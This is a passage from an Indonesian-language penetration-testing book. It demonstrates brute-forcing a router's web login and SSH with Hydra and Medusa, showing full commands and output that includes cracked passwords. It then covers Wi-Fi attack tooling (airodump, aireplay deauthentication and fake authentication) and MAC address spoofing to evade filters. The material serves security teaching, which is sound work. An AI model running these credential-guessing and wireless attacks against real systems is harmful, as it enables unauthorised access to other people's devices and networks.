
Hmm dengan lynx saya mendapatkan tipe router “zxv10 w300S” Informasi dari google menghantarkan saya kepada jenis modem “[Modem ZTE ZXV10 W300S](#)” dan ini memudahkan saya untuk membuat user list.

Saya coba masukan user “admin” pada lynx user login ..



```
Username for 'ZXV10 W300S' at server '192.168.1.1':admin
```

Kemudian pass juga “admin”



```
Password: *****
```



```
Alert!: Unable to access document.
```

Gagal ternyata.. password sudah tidak default lagi , mengingat password secara default adalah admin:admin.

Membuat userlist user dan password

Kemudian saya membuat list password dan user yang saya simpan di dir /root/brute . Untuk membuat list pass anda bisa menggunakan bermacam-macam auditor. Atau anda bisa menggunakan list password dan user (dictionary) yang telah ada.

```
root@eichel:~# mkdir brute
root@eichel:~# cd brute
```

```
root@eichel:~/brute# nano user.txt
root@eichel:~/brute# ls
user.list
root@eichel:~/brute# nano pass.txt
root@eichel:~/brute# ls
pass.list user.list
```

Melihat dari jenis login page yang dapat di buka melalui browser (http) maka saya mengambil kesimpulan bahwa metode yang baik saat ini adalah metode “*http-get*”

Bruteforcing in action

Untuk melakukan serangan kita masukan perintah di bawah ini

```
hydra 192.168.1.1 -L /root/brute/user.txt -I
/root/brute/pass.txt -t 1 -e ns -f -V http-get /
```

keterangan :

- L Spesifikasi direktori username wordlist
- P Spesifikasi direktori password wordlist
- t Limit koneksi (timeout)
- f Menghentikan secara otomatis setelah melakukan test bruteforcing
- v verbos output (mode text output)
- M Spesifikasi module yang di gunakan
- m Spesifikasi opsi pada module yang di gunakan

```
root@eichel:~/brute# hydra 192.168.1.1 -L /root/brute/user.txt -P /root/brute/pass.txt -t 3 -e ns -f -V http-get /
Hydra v7.1 (c)2011 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2012-02-05 10:26:23
[DATA] 3 tasks, 1 server, 64 login tries (l:4/p:16), ~21 tries per task
[DATA] attacking service http-get on port 80
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "admin" - 1 of 64 [child 0]
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "" - 2 of 64 [child 1]
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "123" - 3 of 64 [child 2]
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "1234" - 4 of 64 [child 1]
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "12345" - 5 of 64 [child 0]
[80][www] host: 192.168.1.1 login: admin password: 123
[STATUS] attack finished for 192.168.1.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2012-02-05 10:26:23
root@eichel:~/brute#
```

Ok tampak pada gambar di atas bahwa hydra telah menemukan login dan password yang valid. Yaitu user : admin dan password = 123

Ketika saya mencoba untuk memasuki halaman router dengan lynx browser , tampaknya berhasil dengan baik.

The screenshot shows a terminal window with the Lynx browser displaying a web page. The page title is "Device Information". It contains several sections with configuration parameters:

- Firmware Version**: W300SV1.0.0a_ZR8_ID
- MAC Address**: c8:64:c7:4b:b8:d0 (LAN)
- IP Address**: 192.168.1.1
- Subnet Mask**: 255.255.255.0
- DHCP Server**: Enabled (WAN)

At the bottom of the page, there is a message: "**-- press space for next page --**". Below this, there is a help menu with options: Help, Options, Print, Main screen, Quit, /search [delete]=history list.

Contoh 2

Penggunaan Hydra terhadap penyerangan terhadap service ssh

SSH atau **secure shell** merupakan login yang termasuk secure , karena dengan adanya dsa dan rsa key , ssh terenkripsi dengan baik hingga sulit untuk diserang dengan menggunakan MITM (man on the middle attack) Namun memang masih vurn untuk hydra bruteforcing, jika tidak memiliki pengaman-pengaman login attemp bruteforce.

Dalam contoh kali ini saya hendak melakukan bruteforcing terhadap ssh service dengan masih menggunakan port standart yaitu port 22. Mesin target terinstal linux fedora 15 dengan service ssh yang aktif.

```

File Edit View Terminal Help
root@eichel:~/brute# hydra 192.168.1.6 -L /root/brute/user.txt -P /root/brute/pass.txt -t 3 -e ns -f -V -o /root/hasil.txt ssh
hydra v7.1 (c)2011 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2012-02-05 11:06:55
[DATA] 3 tasks, 1 server, 27 login tries (1:3/p:9), ~9 tries per task
[DATA] attacking service ssh on port 22
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "admin" - 1 of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "" - 2 of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "123" - 3 of 27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "1234" - 4 of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "adm" - 5 of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "masuk" - 6 of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "letemain" - 7 of 27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "tour" - 8 of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "nchan" - 9 of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "root" - 10 of 27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "" - 11 of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "123" - 12 of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "1234" - 13 of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "adm" - 14 of 27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "masuk" - 15 of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "letemain" - 16 of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "tour" - 17 of 27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "nchan" - 18 of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "" - pass "" - 19 of 27 [child 0]
[22][SSH] host: 192.168.1.6 login: root password: nchan
[STATUS] attack finished for 192.168.1.6 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
hydra (http://www.thc.org/thc-hydra) finished at 2012-02-05 11:07:06
root@eichel:~/brute#

```

Perhatikan .. hydra melakukan attemp login secara satu demi satu dan berhasil menemukan password dari ssh. Oh ya pada saat ini saya menambahkan opsi **-o** (**output**) untuk mencatat hasil dari operasi di atas.

```

root@eichel:~# cat hasil.txt
# Hydra v7.1 run at 2012-02-05 11:06:55 on 192.168.1.6 ssh (hydra
-L /root/brute/user.txt -P /root/brute/pass.txt -t 3 -e ns -f -V
-o /root/hasil.txt 192.168.1.6 ssh[22] [ssh] host: 192.168.1.6
login: root      password: nchan

```

bagaimana jika port tersebut sudah standart lagi ? Misalkan ssh menggunakan port **7634** dan bukan standart **22** lagi. Kita tinggal menambahkan opsi **-s** seperti contoh di bawah ini

```

root@eichel:~# hydra 192.168.1.6 -L /root/brute/user.txt -P
/root/brute/pass.txt -t 3 -e ns -f -V -o /root/hasill.txt -s
7634 ssh
Hydra v7.1 (c)2011 by van Hauser/THC & David Maciejak - for
legal purposes only

```

```

Hydra (http://www.thc.org/thc-hydra) starting at 2012-02-05
11:16:31
[DATA] 3 tasks, 1 server, 27 login tries (1:3/p:9), ~9 tries per
task
[DATA] attacking service ssh on port 7634
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "admin" - 1
of 27 [child 0]

```

```
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "" - 2 of 27
[child 1]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "123" - 3 of
27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "1234" - 4
of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "adm" - 5 of
27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "masuk" - 6
of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "letmein" -
7 of 27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "toor" - 8
of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "admin" - pass "nchan" - 9
of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "root" - 10 of
27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "" - 11 of 27
[child 0]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "123" - 12 of
27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "1234" - 13 of
27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "adm" - 14 of
27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "masuk" - 15
of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "letmein" - 16
of 27 [child 1]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "toor" - 17 of
27 [child 2]
[ATTEMPT] target 192.168.1.6 - login "root" - pass "nchan" - 18
of 27 [child 0]
[ATTEMPT] target 192.168.1.6 - login "" - pass "" - 19 of 27
[child 1]
[7634][ssh] host: 192.168.1.6  login: root  password: nchan
[STATUS] attack finished for 192.168.1.6 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2012-02-05
11:16:41
```

Perhatikan huruf yang saya tebalkan dan saya beri warna merah. Hydra telah berhasil melakukan cracking dengan port yang ditentukan.

3.2. Medusa

3.2.1. Pengertian Medusa

Medusa adalah salah satu tools bruteforcing (attack online password) bersifat CLI , Yang memang hampir sama penggunaannya dengan hydra. Tinggal kita bisa memilih apa yang kira-kira hendak kita pakai.

```
root@eichel:~# medusa
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks
<jmk@foofus.net>

ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P
file] [-C file] -M module [OPT]
  -h [TEXT]      : Target hostname or IP address
  -H [FILE]      : File containing target hostnames or IP addresses
  -u [TEXT]      : Username to test
  -U [FILE]      : File containing usernames to test
  -p [TEXT]      : Password to test
  -P [FILE]      : File containing passwords to test
  -C [FILE]      : File containing combo entries. See README for more
information.
  -O [FILE]      : File to append log information to
  -e [n/s/ns]    : Additional password checks ([n] No Password, [s]
Password = Username)
  -M [TEXT]      : Name of the module to execute (without the .mod
extension)
  -m [TEXT]      : Parameter to pass to the module. This can be passed
multiple times with a
                  different parameter each time and they will all be sent
to the module (i.e.
                  -m Param1 -m Param2, etc.)
  -d             : Dump all known modules
  -n [NUM]       : Use for non-default TCP port number
  -s             : Enable SSL
  -g [NUM]       : Give up after trying to connect for NUM seconds (default
3)
  -r [NUM]       : Sleep NUM seconds between retry attempts (default 3)
  -R [NUM]       : Attempt NUM retries before giving up. The total number
of attempts will be NUM + 1.
  -t [NUM]       : Total number of logins to be tested concurrently
  -T [NUM]       : Total number of hosts to be tested concurrently
  -L             : Parallelize logins using one username per thread. The
default is to process
                  the entire username before proceeding.
  -f             : Stop scanning host after first valid username/password
found.
  -F             : Stop audit after first valid username/password found on
any host.
  -b             : Suppress startup banner
  -q             : Display module's usage information
  -v [NUM]       : Verbose level [0 - 6 (more)]
  -w [NUM]       : Error debug level [0 - 10 (more)]
  -V             : Display version
```

```
-Z [TEXT]      : Resume scan based on map of previous scan
```

3.2.2. Penggunaan Medusa

Penggunaan medusa pada backtrack tidaklah sulit karena medusa dapat di panggil dari terminal atau pada menu naga.

Syntax umum :

```
Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file] -M module [OPT]
```

Menarik untuk disimak bahwa medusa membedakan penggunaan “*word*” dengan “*file*” dalam huruf besar dan huruf kecil. Contoh penggunaan **-u** bisa diisikan username secara word atau *single* username dan **-U** di isikan path dimana user.list kita berada.

Karena hampir sama penggunaannya dengan hydra , maka saya tidak akan membahas secara detail penggunaan medusa. Hanya akan saya beri contoh. Medusa menggunakan mode module yang memanggil plugin module yang beraneka ragam. Untuk melihat modul-modul yang tersedia , anda dapat melihatnya pada direktori “*/usr/local/lib/medusa/modules* ”

```
root@eichel:/usr/local/lib/medusa/modules# ls
cvs.mod      mysql.mod      postgres.mod  smtp.mod
telnet.mod
ftp.mod      ncp.mod       rexec.mod     smtp-vrfy.mod
vmauthd.mod
http.mod     nntp.mod      rlogin.mod    snmp.mod      vnc.mod
imap.mod     pcanywhere.mod rsh.mod       ssh.mod      web-
form.mod
mssql.mod   pop3.mod      smbnt.mod    svn.mod
wrapper.mod
```

Contoh 1

Medusa HTTP bruteforce

```
root@bt# medusa -h 192.168.1.1 -u admin -p
/root/brute/pass.txt -M http
```

```
root@eichel:/usr/local/lib/medusa/modules# medusa -h 192.168.1.1 -u admin -P /root/brute/pass.txt -M http
Medusa v2.0 [http://www.foofus.net] (C) J0Mo-Kun / Foofus Networks <jmk@foofus.net>
```

```
ACCOUNT CHECK: [http] Host: 192.168.1.1 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete) Password: 123 (1 of 7 complete)
ACCOUNT FOUND: [http] Host: 192.168.1.1 User: admin Password: 123 [SUCCESS]
```

Medusa SSH bruteforce

```
# medusa -h 192.168.1.6 -U /root/brute/user.txt -P /root/brute/pass.txt -M ssh
```

```
root@eichel:/usr/local/lib/medusa/modules# medusa -h 192.168.1.6 -U /root/brute/user.txt -P /root/brute/pass.txt -M ssh
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

The default build of Libssh2 is to use OpenSSL for crypto. Several Linux distributions (e.g. Debian, Ubuntu) build it to use Libgcrypt. Unfortunately, the implementation within Libssh2 of libgcrypt appears to be broken and is not thread safe. If you run multiple concurrent Medusa SSH connections, you are likely to experience segmentation faults. Please help Libssh2 fix this issue or encourage your distro to use the default Libssh2 build options.

```
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: admin (1 of 2, 0 complete) Password: 123 (1 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: admin (1 of 2, 0 complete) Password: 1234 (2 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: admin (1 of 2, 0 complete) Password: adm (3 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: admin (1 of 2, 0 complete) Password: masuk (4 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: admin (1 of 2, 0 complete) Password: letmein (5 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: admin (1 of 2, 0 complete) Password: toor (6 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: admin (1 of 2, 0 complete) Password: nchan (7 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: root (2 of 2, 1 complete) Password: 123 (1 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: root (2 of 2, 1 complete) Password: 1234 (2 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: root (2 of 2, 1 complete) Password: adm (3 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: root (2 of 2, 1 complete) Password: masuk (4 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: root (2 of 2, 1 complete) Password: letmein (5 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: root (2 of 2, 1 complete) Password: toor (6 of 7 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.6 (1 of 1, 0 complete) User: root (2 of 2, 1 complete) Password: nchan (7 of 7 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.1.6 User: root Password: nchan [SUCCESS]
```

BAB VII
WIFIFU
Oleh : zee eichel

1. AIRCRACK-NG

1.1. Pengertian Aircrack-ng



Aircrack-NG adalah suatu tools auditor security yang ditujukan untuk penetration testing keamanan jaringan wireless. Aircrack memiliki kemampuan untuk melakukan cracking 802.11 WEP dan WPA-PSK dengan menggunakan berbagai metode seperti FMS, PTW atau brute force attacks.

1.2. Airmon-ng

Airmon-NG adalah tools yang biasa digunakan untuk mengaktifkan mode monitor pada interface wireless. Airmon-NG juga terkadang digunakan untuk mengecek apakah driver pada interface wireless dari hardware wireless telah terbaca dengan baik atau tidak.

```
root@eichel:~# airmon-ng

Interface      Chipset      Driver
wlan0           Intel 3945ABG  iwl3945 - [phy0]
wlan1           Ralink RT2870/3070  rt2800usb - [phy1]
```

Perhatikan contoh di atas... saya memanggil perintah airmon-NG dan terlihat 2 interface yang telah terdetek dengan baik , di mana wlan1 merupakan device yang terdeteksi melalui usb port.

1.2.1. Penggunaan airmon-NG

```
airmon-ng start | stop [ interface] [channel ]
```

Keterangan :

start = untuk memulai proses mode monitor
stop = untuk menghentikan proses mode monitor
interface = wireless device

```
channel = channel yang dikehendaki
```

```
root@eichel:~# airmon-ng start wlan0 11
```

Interface	Chipset	Driver
wlan0	Intel 3945ABG	iwl3945 - [phy0] (monitor mode enabled on mon0)
wlan1	Ralink RT2870/3070	rt2800usb - [phy1]

Perhatikan bahwa monitor mode enabled on mon0 secara default mode monitor pada interface wlan0 di enable pada mon0. Untuk mengehentikan mode monitor kita masukan perintah sebaliknya

```
airmon-ng stop mon0
```

```
root@eichel:~# airmon-ng stop mon0
```

Interface	Chipset	Driver
wlan0	Intel 3945ABG	iwl3945 - [phy0]
wlan1	Ralink RT2870/3070	rt2800usb - [phy1]
mon0	Intel 3945ABG	iwl3945 - [phy0] (removed)

1.3 Iwconfig command

Untuk melihat status secara rinci pada masing-masing interface wirless kita dapat memasukan perintah “**iwconfig**”

```
root@eichel:~# iwconfig  
lo      no wireless extensions.  
  
eth0    no wireless extensions.  
  
wlan0   IEEE 802.11abg  ESSID:"ibteam-3g"  
        Mode:Managed  Frequency:2.462 GHz  Access Point:  
        00:1E:C1:4C:BF:F8  
        Bit Rate=54 Mb/s  Tx-Power=14 dBm  
        Retry long limit:7  RTS thr:off  Fragment thr:off  
        Encryption key:off  
        Power Management:off  
        Link Quality=70/70  Signal level=-35 dBm  
        Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid  
frag:0
```

```
        Tx excessive retries:0    Invalid misc:11    Missed
beacon:0

wlan1      IEEE 802.11bg  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated    Tx-
Power=0 dBm
            Retry long limit:7    RTS thr:off    Fragment thr:off
            Encryption key:off
            Power Management:on
```

Atau untuk melakukan scanning terhadap jaringan hotspot yang tersedia kita bisa gunakan perintah "`iwlist scan wlan0`" Perintah iwlist scan merupakan alternatif terbaik untuk mengumpulkan data-data (information gathering) yang nantinya berguna pada proses-proses selanjutnya

2. AIRODUMP-NG

Airodump-ng kita gunakan untuk melakukan menangkap (capture) frame raw 802.11 dan mengumpulkan WEP IVs (Initialization Vectors) yang nantinya akan ditangani oleh aircrack-ng pada akhirnya.

Penggunaan :

```
airodump-ng <options> <interface>[,<interface>,...]
```

Spesifikasi perintah

```
root@eichel:~# airodump-ng

Airodump-ng 1.1 r2029 - (C) 2006-2010 Thomas d'Otreppe
Original work: Christophe Devine
http://www.aircrack-ng.org

usage: airodump-ng <options> <interface>[,<interface>,...]

Options:
  --ivs                      : Save only captured IVs
  --gpsd                     : Use GPSd
  --write <prefix>           : Dump file prefix
  -w                          : same as --write
  --beacons                  : Record all beacons in dump file
  --update <secs>            : Display update delay in seconds
  --showack                 : Prints ack/cts/rts statistics
  -h                          : Hides known stations for
--showack
  -f <msecs>                : Time in ms between hopping
channels
  --berlin <secs>           : Time before removing the AP/client
                                from the screen when no more
packets
                                are received (Default: 120
seconds)
  -r <file>                 : Read packets from that file
  -x <msecs>                : Active Scanning Simulation
  --output-format <formats> : Output format. Possible values:
                                pcap, ivs, csv, gps, kismet,
netxml
  --ignore-negative-one      : Removes the message that says
                                fixed channel <interface>: -1

Filter options:
```

```

--encrypt    <suite>      : Filter APs by cipher suite
--netmask <netmask>      : Filter APs by mask
--bssid     <bssid>       : Filter APs by BSSID
-a          : Filter unassociated clients

By default, airodump-ng hop on 2.4GHz channels.
You can make it capture on other/specific channel(s) by using:
  --channel <channels>   : Capture on specific channels
  --band <abg>           : Band on which airodump-ng should
hop
hop      -C    <frequencies>   : Uses these frequencies in MHz to
hop      --cswitch  <method>    : Set channel switching method
                    0        : FIFO (default)
                    1        : Round Robin
                    2        : Hop on last
-s          : same as --cswitch

--help           : Displays this usage screen

```

Sebagai contoh penggunaan airodump dengan memakai interface tertentu adalah

```

CH 1 ][ Elapsed: 40 s ][ 2012-02-07 09:48

BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
C8:64:C7:4B:B8:D0 -50 100    422      11  0   1 54e WEP WEP  OPN blasphemY

BSSID          STATION          PWR  Rate  Lost   Frames Probe
C8:64:C7:4B:B8:D0 1C:4B:D6:44:75:9D -30  1e- 1e    0       9

```

BARIS	KETERANGAN
- BSSID	Informasi mac address accespoint (AP)
- PWR	Informasi signal dari interface. Jika signal tersebut besar berarti kita dekat dengan AP dan begitu juga dengan client-client yang lainnya.

- RXQ	Ukuran kemampuan atau kualitas dalam penerimaan paket (manajemen dan data frame)
- Beacons	Jumlah announce ment paket yang dikirim oleh AP
- #data	Jumlah paket data yang berhasil ditangkap
- #s	Jumlah paket data per detik
- CH	Channel access point
- MB	Kecepatan maksimum dari access point , Ingat ketentuan ini - MB = 11 berarti 802.11b - MB = 22 berarti 802.11b+
- ENC	Enskripsi algoritma yang di gunakan (wep, wpa, wpa2)
- CHIPER	Chiper yang terdeteksi
- AUTH	Autentifikasi protokol yang digunakan (SKA, PSK , OPN)
- SSID	Ssid dari Access point
- STATION	Client mac address
- LOST	Paket data yang hilang pada 10 detik terakhir
- Packets	Jumlah paket yang dikirim oleh client

3. AIREPLAY-NG

Aireplay-ng adalah tools yang mampu melakukan deauthentication yang nantinya akan di gunakan untuk menangkap data handshake, authentication palsu, interactive packet reply , hand-crafted ARP request injection dan ARP request re injection yang nantinya akan di gunakan untuk menangkap data handshake.

Tipe penyerangan aireplay di urutkan dengan kondisi numerik

Attack 0: Deauthentication

Attack 1: Fake authentication

Attack 2: Interactive packet replay

Attack 3: ARP request replay attack
Attack 4: KoreK chopchop attack
Attack 5: Fragmentation attack
Attack 9: Injection test

3.1. Penggunaan aireplay-ng

aireplay-ng <options> <replay interface>

Opsi penggunaan

```
root@eichel:~# aireplay-ng
Aireplay-ng 1.1 r2029 - (C) 2006-2010 Thomas d'Otreppe
Original work: Christophe Devine
http://www.aircrack-ng.org

usage: aireplay-ng <options> <replay interface>
```

Filter options:

```
-b bssid   : MAC address, Access Point
-d dmac    : MAC address, Destination
-s smac    : MAC address, Source
-m len     : minimum packet length
-n len     : maximum packet length
-u type    : frame control, type      field
-v subt    : frame control, subtype   field
-t todts  : frame control, To        DS bit
-f fromds : frame control, From      DS bit
-w iswep   : frame control, WEP      bit
-D        : disable AP detection
```

Replay options:

```
-x nbpps  : number of packets per second
-p fctrl  : set frame control word (hex)
-a bssid  : set Access Point MAC address
-c dmac   : set Destination MAC address
-h smac   : set Source MAC address
-g value  : change ring buffer size (default: 8)
-F       : choose first matching packet
```

Fakeauth attack options:

```
-e essid  : set target AP SSID
```

```

-o npckts : number of packets per burst (0=auto, default:
1)
-q sec    : seconds between keep-alives
-Q        : send reassociation requests
-y prga   : keystream for shared key auth
-T n      : exit after retry fake auth request n time

Arp Replay attack options:

-j          : inject FromDS packets

Fragmentation attack options:

-k IP      : set destination IP in fragments
-l IP      : set source IP in fragments

Test attack options:

-B          : activates the bitrate test

Source options:

-i iface   : capture packets from this interface
-r file    : extract packets from this pcap file

Miscellaneous options:

-R          : disable /dev/rtc usage
--ignore-negative-one : if the interface's channel can't
be determined,
                           ignore the mismatch, needed for
unpatched cfg80211

Attack modes (numbers can still be used):

--deauth     count : deauthenticate 1 or all stations (-
0)
--fakeauth   delay : fake authentication with AP (-1)
--interactive : interactive frame selection (-2)
--arpreplay   : standard ARP-request replay (-3)
--chopchop    : decrypt/chopchop WEP packet (-4)
--fragment    : generates valid keystream (-5)
--caffe-latte : query a client for new IVs (-6)
--cfrag       : fragments against a client (-7)
--migmode     : attacks WPA migration mode (-8)
--test        : tests injection and quality (-9)

--help        : Displays this usage screen

```

Aireplay memiliki dua sumber yang menjadi acuannya yaitu dalam metode membaca secara langsung aliran paket dari interface dan melalui sebuah file pre-

capture (pcap).

Opsi sumber :

1. **-i iface** =menangkap paket langsung dari interface yang digunakan
2. **-r file** = extrak paket data dari file pcap

Untuk memilih serangan perhatikan opsi-opsi di bawah ini

- **deauth count** : deauthenticate 1 station atau seluruh (all = 0)
- fakeauth delay** : authentication palsu dengan AP (-1)
- interactive** : interactive frame selection (-2)
- arp replay** : standard ARP-request replay (-3)
- chopchop** : decrypt/chopchop WEP packet (-4)
- fragment** : generates valid keystream (-5)
- test** : tes injeksi (-9)

3.2. Injection testing

Melakukan tes injeksi sebenarnya memastikan apakah device interface anda mampu melakukan injeksi dan melakukan ping terhadap AP yang akan memastikan beberapa spesifik injeksi yang memiliki kemungkinan sukses.

Contoh penggunaan

```
aireplay-ng -9 wlan0
```

3.3. Deauthentication

```
aireplay-ng -0 1 -a [ AP - bssid ] -c [ client -bssid ]  
[ interface ]
```

3.3.1. fakeauth delay

```
aireplay-ng -1 0 -e [ssid-ap] -y [ sharedkeyorfile ] -a  
[ap-bssid] -h [host-bssid] [interface]
```

Contoh kasus :

```
aireplay-ng -1 0 -e blasphem -y sharedkey-
C8:64:C7:4B:B8:D0.xor -a C8:64:C7:4B:B8:D0 -h
00:09:5B:EC:EE:F2 -w sharedkey mon0
```

Dengan spesifikasi

- 1 mode penyerangan fake authentication
- 0 penyerangan “*authenticate*” hanya sekali di lakukan
- e “blasphem” adalah SSID dari AP
- y sharedkey-C8:64:C7:4B:B8:D0.xor adalah file PRGA xor
- a C8:64:C7:4B:B8:D0 access point MAC address
- h 00:09:5B:EC:EE:F2 interface mac address
- mon0 adalah nama dari interface

Pada kasus AP tertentu maka kita bisa gunakan opsi di bawah ini

```
aireplay-ng -1 6000 -o 1 -q 10 -e teddy -a
C8:64:C7:4B:B8:D0 -h 00:09:5B:EC:EE:F2 mon0
```

Dimana :

6000 - “Reauthenticate” setiap 6000 seconds.

-o 1 - Mengirim hanya satu set paket pada suatu waktu. Secara default paket akan dikirim secara multiple, keadaan ini kadang membingungkan beberapa AP

-q 10 - Mengirimkan “keep alive packets” setiap 10 detik

Contoh keberhasilan

```
11:44:55 Sending Authentication Request
11:44:55 AP rejects open-system authentication
Part1: Authentication
Code 0 - Authentication SUCCESSFUL :)
Part2: Association
Code 0 - Association SUCCESSFUL :)
```

4. Macchanger

4.1 Pengertian Macchanger



MAC Address (Media Access Control Address) adalah sebuah alamat jaringan yang diimplementasikan pada lapisan data-link dalam tujuh lapisan model OSI, yang merepresentasikan sebuah node tertentu dalam jaringan. MAC Address juga sering disebut sebagai Ethernet address, physical address, atau hardware address. Dalam sebuah jaringan berbasis Ethernet, MAC address merupakan alamat yang unik yang memiliki panjang 48-bit (6 byte) yang mengidentifikasi sebuah komputer, interface dalam sebuah router, atau node lainnya dalam jaringan. Dengan kata lain mac address di gunakan untuk membedakan dan mengenal masing2 keunikan host.

Banyak maksud dan tujuan seseorang untuk mengganti Mac Address, ada yang mengganti Mac Address karena akses internet pada sebuah jaringan sudah ter-block, ada juga dengan tujuan untuk hacking wireless hotspot yang diprotect menggunakan Mac Address Filter dan tidak menutup kemungkinan juga karena rasa penasaran ingin tahu bahkan dengan alasan belajar.

4.2 Penerapan Mac Address Pada Backtrack

Biasanya untuk melakukan suatu aksi hacking tertentu attacker akan mengubah mac address aslinya dan melakukan penyamaran-penyamaran lainnya.

4.3. Perintah – perintah dasar pada console

Beberapa perintah-perintah dasar yang berhubungan dengan MAC address adalah sebagai berikut :

Melihat MAC address pada localhost kita

```
ip addr show dev [interface]
```

```
root@bt:~/program/evil# ip addr show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 44:87:fc:56:86:85 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.3/24 brd 192.168.1.255 scope global eth0
            inet6 fe80::4687:fcff:fe56:8685/64 scope link
                valid_lft forever preferred_lft forever
```

atau dapat kita gunakan cara ...

```
ifconfig [interface] |grep Hwaddr
```

```
root@bt:~/program/evil# ifconfig eth0 |grep HWaddr
eth0      Link encap:Ethernet  HWaddr 44:87:fc:56:86:85
```

4.4. Mengubah Mac Address

Untuk mengganti sebuah mac address dengan simple sebenarnya kita bisa menggunakan perintah :

```
ifconfig [interface] down hw ether[mac:yang:di:ingin:kan]
```

4.5. Mac Address Changer Tools

Sebenarnya pada distro kesayangan kita sudah tersedia tools untuk ini . Tools tersebut diberi nama *macchanger*. Tools ini dibuat oleh seseorang yang bernama *Alvaro Lopez Ortega* . Untuk mengakses tools ini anda dapat secara langsung melihat opsi –help pada menu *naga*.

```
Miscellaneous ----- Miscellaneous Network ----- macchanger
```

Atau dapat langsung mengaksesnya pada console

```
root@bt:~# macchanger
GNU MAC Changer
Usage: macchanger [options] device
```

```
Try `macchanger --help' for more options.
```

